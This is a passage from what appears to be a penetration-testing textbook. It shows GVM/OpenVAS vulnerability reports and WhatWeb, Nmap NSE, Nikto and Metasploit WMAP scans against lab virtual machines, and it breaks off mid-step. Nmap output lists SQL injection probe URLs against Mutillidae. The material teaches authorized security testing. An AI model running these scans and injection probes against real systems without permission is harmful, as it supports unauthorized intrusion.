Alterable Task	○ Yes ● No
Auto Delete Reports	● Do not automatically delete reports ○ Automatically delete oldest reports but always keep newest 5 reports
Scanner	OpenVAS Default ▼
Scan Config	Full and fast ▼


1. Next, the new scan task will appear on the lower section of the same page, click on the **Play** icon to start the scan on the targeted system, as shown below:



Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Scan Task 1	New					▷

Click the play button

1. The task status will change automatically during this process. Once the task is completed, the status will appear as **Done** and display its results, as shown below:


Tasks by Severity Class (Total: 1)
High
1
Tasks with most High Results per Host
Scan Task 1
Results per Host
Tasks by Status (Total: 1)
Done
1
1 - 1 of 1

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Scan Task 1	Done	1	Wed, Sep 6, 2023 5:45 PM UTC	10.0 (High)		


Apply to page contents ▼

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Part 3 – vulnerability analysis and reporting

To perform vulnerability analysis using GVM, please use the following instructions:

1. To view the results of the report, click on **Scans** | **Reports**, as shown below:




Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Wed, Sep 6, 2023 5:45 PM UTC	Done	Scan Task 1	10.0 (High)	52	133	13	146	0	

Apply to page contents ▼

(Applied filter: apply_overrides=0 min_qod=70 sort-reverse=date first=1 rows=10)


As shown in the preceding screenshot, GVM analyzed and categorized the discovered security vulnerabilities into **High**, **Medium**, **Low**, **Log** and **False Positives** to help cybersecurity professionals with their decision-making process and prioritizing resources to more critical vulnerabilities.

1. To view a detailed list of identified security vulnerability, click on the report date, as shown below:



Date ▼	Status	Task
Wed, Sep 6, 2023 5:45 PM UTC	Done	Scan Task 1

Then, click on the **Results** tab to view a list of all security vulnerabilities and their severity levels that were found on the targeted system, as shown below:




Report:Wed, Sep 6, 2023 5:45 PM UTC Done

Information	Results	Hosts	Ports	Applications	Operating Systems	CVEs	Closed CVEs	TLS Certificates	Error Messages
	(198 of 381)	(1 of 1)	(16 of 24)	(12 of 12)	(1 of 1)	(165 of 165)	(16 of 16)	(6 of 6)	(1 of 1)

Vulnerability		Severity ▼	QoD	Host IP
Apache Axis2 Default Credentials (HTTP)		10.0 (High)	98 %	172.30.1.48
Elasticsearch End of Life (EOL) Detection		10.0 (High)	80 %	172.30.1.48
Oracle MySQL Server <= 5.7.40, 8.x <= 8.0.31 Security Update (cpujan2023) - Windows		10.0 (High)	80 %	172.30.1.48
MS15-034 HTTP.sys Remote Code Execution Vulnerability (Active Check)		10.0 (High)	95 %	172.30.1.48
Oracle MySQL Server <= 5.7.41, 8.x <= 8.0.31 Security Update (cpuapr2023) - Windows		10.0 (High)	80 %	172.30.1.48
Apache Tomcat End of Life (EOL) Detection (Windows)		10.0 (High)	80 %	172.30.1.48
Oracle MySQL Server <= 5.7.38 / 8.0 <= 8.0.29 Security Update (cpujul2022) - Windows		9.8 (High)	80 %	172.30.1.48
Oracle MySQL Server <= 5.7.35 / 8.0 <= 8.0.26 Security Update (cpuoct2021) - Windows		9.8 (High)	80 %	172.30.1.48
Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)		9.8 (High)	80 %	172.30.1.48
Oracle Mysql Security Update (cpuoct2018 - 02) - Windows		9.8 (High)	80 %	172.30.1.48

1. To view the description of a vulnerability, click on any one from the results list, as shown below:



Summary

This host is missing an important security update according to Microsoft Bulletin MS15-034.

Detection Result

Vulnerability was detected according to the Detection Method.

Product Detection Result

Product	cpe:/a:microsoft:internet_information_services:7.5
Method	Microsoft Internet Information Services (IIS) Detection (HTTP) (OID: 1.3.6.1.4.1.25623.1.0.900710)
Log	View details of product detection

Insight

Flaw exists due to the HTTP protocol stack 'HTTP.sys' that is triggered when parsing HTTP requests.

Detection Method

Send a special crafted HTTP GET request and check the response

Details:	MS15-034 HTTP.sys Remote Code Execution Vulnerability (Active Check) OID: 1.3.6.1.4.1.25623.1.0.105257
Version used:	2023-07-25T05:05:58Z

Affected Software/OS

- Microsoft Windows 8 x32/x64

- Microsoft Windows 8.1 x32/x64

- Microsoft Windows Server 2012

- Microsoft Windows Server 2012 R2

- Microsoft Windows Server 2008 x32/x64 Service Pack 2 and prior

- Microsoft Windows 7 x32/x64 Service Pack 1 and prior

Using the information shown in the preceding screenshot, ethical hackers and penetration testers will gain a better insight on the impact a vulnerability has on a system if it’s exploited by an adversary. In addition, ethical hackers can use this information to develop or acquire exploits to compromise multiple systems with the same security flaw on the targeted network.In this section, you have learnt how to setup and work with GVM to identify security vulnerabilities on a targeted system. In the next section, you will learn how to use common tools to identify security flaws on web applications.

Using web application scanners

As an aspiring penetration tester, you will also be required to perform web application security testing based on the scope of your penetration testing engagements. In this section, you will learn how to use various types of web application scanners to identify and fingerprint web applications on a target server.Let’s get started!


WhatWeb

WhatWeb enables ethical hackers and penetration testers to identify and fingerprint the type of technologies that are running on web application servers. WhatWeb is pre-installed on Kali Linux and should be part of your arsenal of tools during your reconnaissance and vulnerability assessment phase.To profile a targeted web server using WhatWeb, please use the following instructions:

1. Firstly, power-on the **Kali Linux** and **Metasploitable 3** (Windows version) virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following commands to identify whether there’s a web application running on the target:

```
kali@kali:~$ nmap -p 80,443,8080 172.30.1.48
```

As shown in the following screenshot, web services were found on port 80 and 8080:



```
kali@kali:~$ nmap -p 80,443,8080 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 12:55 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00050s latency).

PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  closed https
8080/tcp open   http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```


Web application protocols such as HTTP and HTTPS operates on ports

80, 443 and 8080.

1. Next, use the following commands to profile the web server:

```
kali@kali:~$ whatweb http://172.30.1.48
```

As shown in the following screenshot, WhatWeb was able to identify the web application and additional web technologies on the targeted system:



```
kali@kali:~$ whatweb http://172.30.1.48
http://172.30.1.48 [200 OK] Country[RESERVED][ZZ], HTTPServer[
Microsoft-IIS/7.5], IP[172.30.1.48], Microsoft-IIS[7.5], X-Pow
ered-By[ASP.NET]
```

As an aspiring ethical hacker and penetration tester, some tools will help you gather information about the web server, while others will discover security vulnerabilities. However, it's important to research all the technologies that are found on a targeted web server when using WhatWeb; many security researchers share their findings and disclosure vulnerabilities to help others fight the battle against cyber criminals.To put it simply, WhatWeb provides the following details:

- The web application and its version
- The web technologies and their versions
- The host operating system and its version

By researching the version numbers of each technology, you will be able to find exploits that can take advantage of the vulnerabilities on the targeted system. In the next section, you will learn how to use Nmap to discover web application vulnerabilities.

Nmap


As you have learnt, Nmap has a lot of very cool features and enables penetration testers to perform various types of scanning on targeted system to discover specific details them. Within NSE, many scripts are already pre-loaded onto Kali Linux.Using the following command, you will be able to see an entire list of all the Nmap scripts that begin with http:

```
kali@kali:~$ ls /usr/share/nmap/scripts/http*
```

From the list, you can choose to use a particular script to check for HTTP vulnerabilities on a targeted system. Let's imagine you want to identify whether a web application is vulnerable to **Structured Query Language** (**SQL**) **Injection** attacks. The `http-sql-injection` NSE script will be able to identify such security flaws. The following Nmap command shows how to invoke the SQL Injection script and perform a scan on a target that has port 80 open for web services:

```
kali@kali:~$ nmap --script http-sql-injection -p 80 172.30.1.49
```

The following screenshot shows Nmap was able to identify possible SQL Injection at multiple points on the target:



```
kali@kali:~$ nmap --script http-sql-injection -p 80 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 11:30 EDT
Nmap scan report for 172.30.1.49
Host is up (0.00055s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://172.30.1.49:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27
%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
```

As shown in the preceding screenshot, the Nmap script was able to automate the process of checking whether various URLs and paths are susceptible to a possible SQL Injection attack.

> While many NSE scripts can be leveraged to identify security vulnerabilities in web applications, it’s important to always identify the service version of the web application by simply using the `-A` or `-sV` syntax when performing an initial scan to profile your target. Once you

have identified the web application's service version, use the internet to research known vulnerabilities. As a penetration tester, it's always good to perform additional research on vulnerabilities as you may find more information on how to compromise the target.

Be sure to perform additional scanning on the target to discover any hidden security vulnerabilities, and use the information found at https://nmap.org/nsedoc/ to gain an in-depth understanding of the purpose of various NSE scripts. In the next section, you will learn how to use Nikto to check for web application vulnerabilities on a target.

Nikto


Nikto is an open source web application scanner that comes pre-installed within Kali Linux. This tool allows penetration testers to easily automate the process of identifying security vulnerabilities that may exist within a web application on a web server.To get started using Nikto, please use the following instructions:

1. Power-on the **Kali Linux** and **Metasploitable 2** virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following commands to scan the web application on **Metasploitable 2**:

```
kali@kali:~$ nikto -h 172.30.1.49
```

Using the `-h` syntax allows you to specify the target's hostname or IP address. To learn more about various scanning options, use the `nikto --help` command.

The following screenshot shows some of the scan results from our target system:



```
kali@kali:~$ nikto -h 172.30.1.49
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.30.1.49
+ Target Hostname:    172.30.1.49
+ Target Port:        80
+ Start Time:         2023-09-08 11:46:33 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Heade
rs/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type
-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The foll
owing alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xf
orce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cr
oss_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
```

As shown in the preceding screenshot, Nikto can identify various security vulnerabilities within the target web application. They are listed in bullet format, and the + icon is used to indicate a new result. Take some time to read each line thoroughly as Nikto helps security professionals understand the details of the security vulnerabilities. It also provides references to where the flaws were found and how to resolve those weaknesses. Next, you will learn how to use identify web application vulnerabilities using Metasploit.

Metasploit

In this section, you will learn how to leverage the power of Metasploit to discover security vulnerabilities on a web application server. For our target, we'll be using the Metasploitable 2 virtual machine. To get started with this exercise, please use the following instructions:

1. Firstly, power-on both the **Kali Linux** and **Metasploitable 2** virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following command to start the PostgreSQL datatbase and initialize Metasploit:

```
kali@kali:~$ sudo service postgresql start
kali@kali:~$ sudo msfdb init
```


1. Next, use the following commands to access the Metasploit framework:

```
kali@kali:~$ msfconsole
```

1. Then, use the following command to load the WMAP web vulnerability scanner module within Metasploit:

```
msf6 > load wmap
```

The following screenshot shows the execution of the preceding commands and the WMAP plugin loaded successfully:

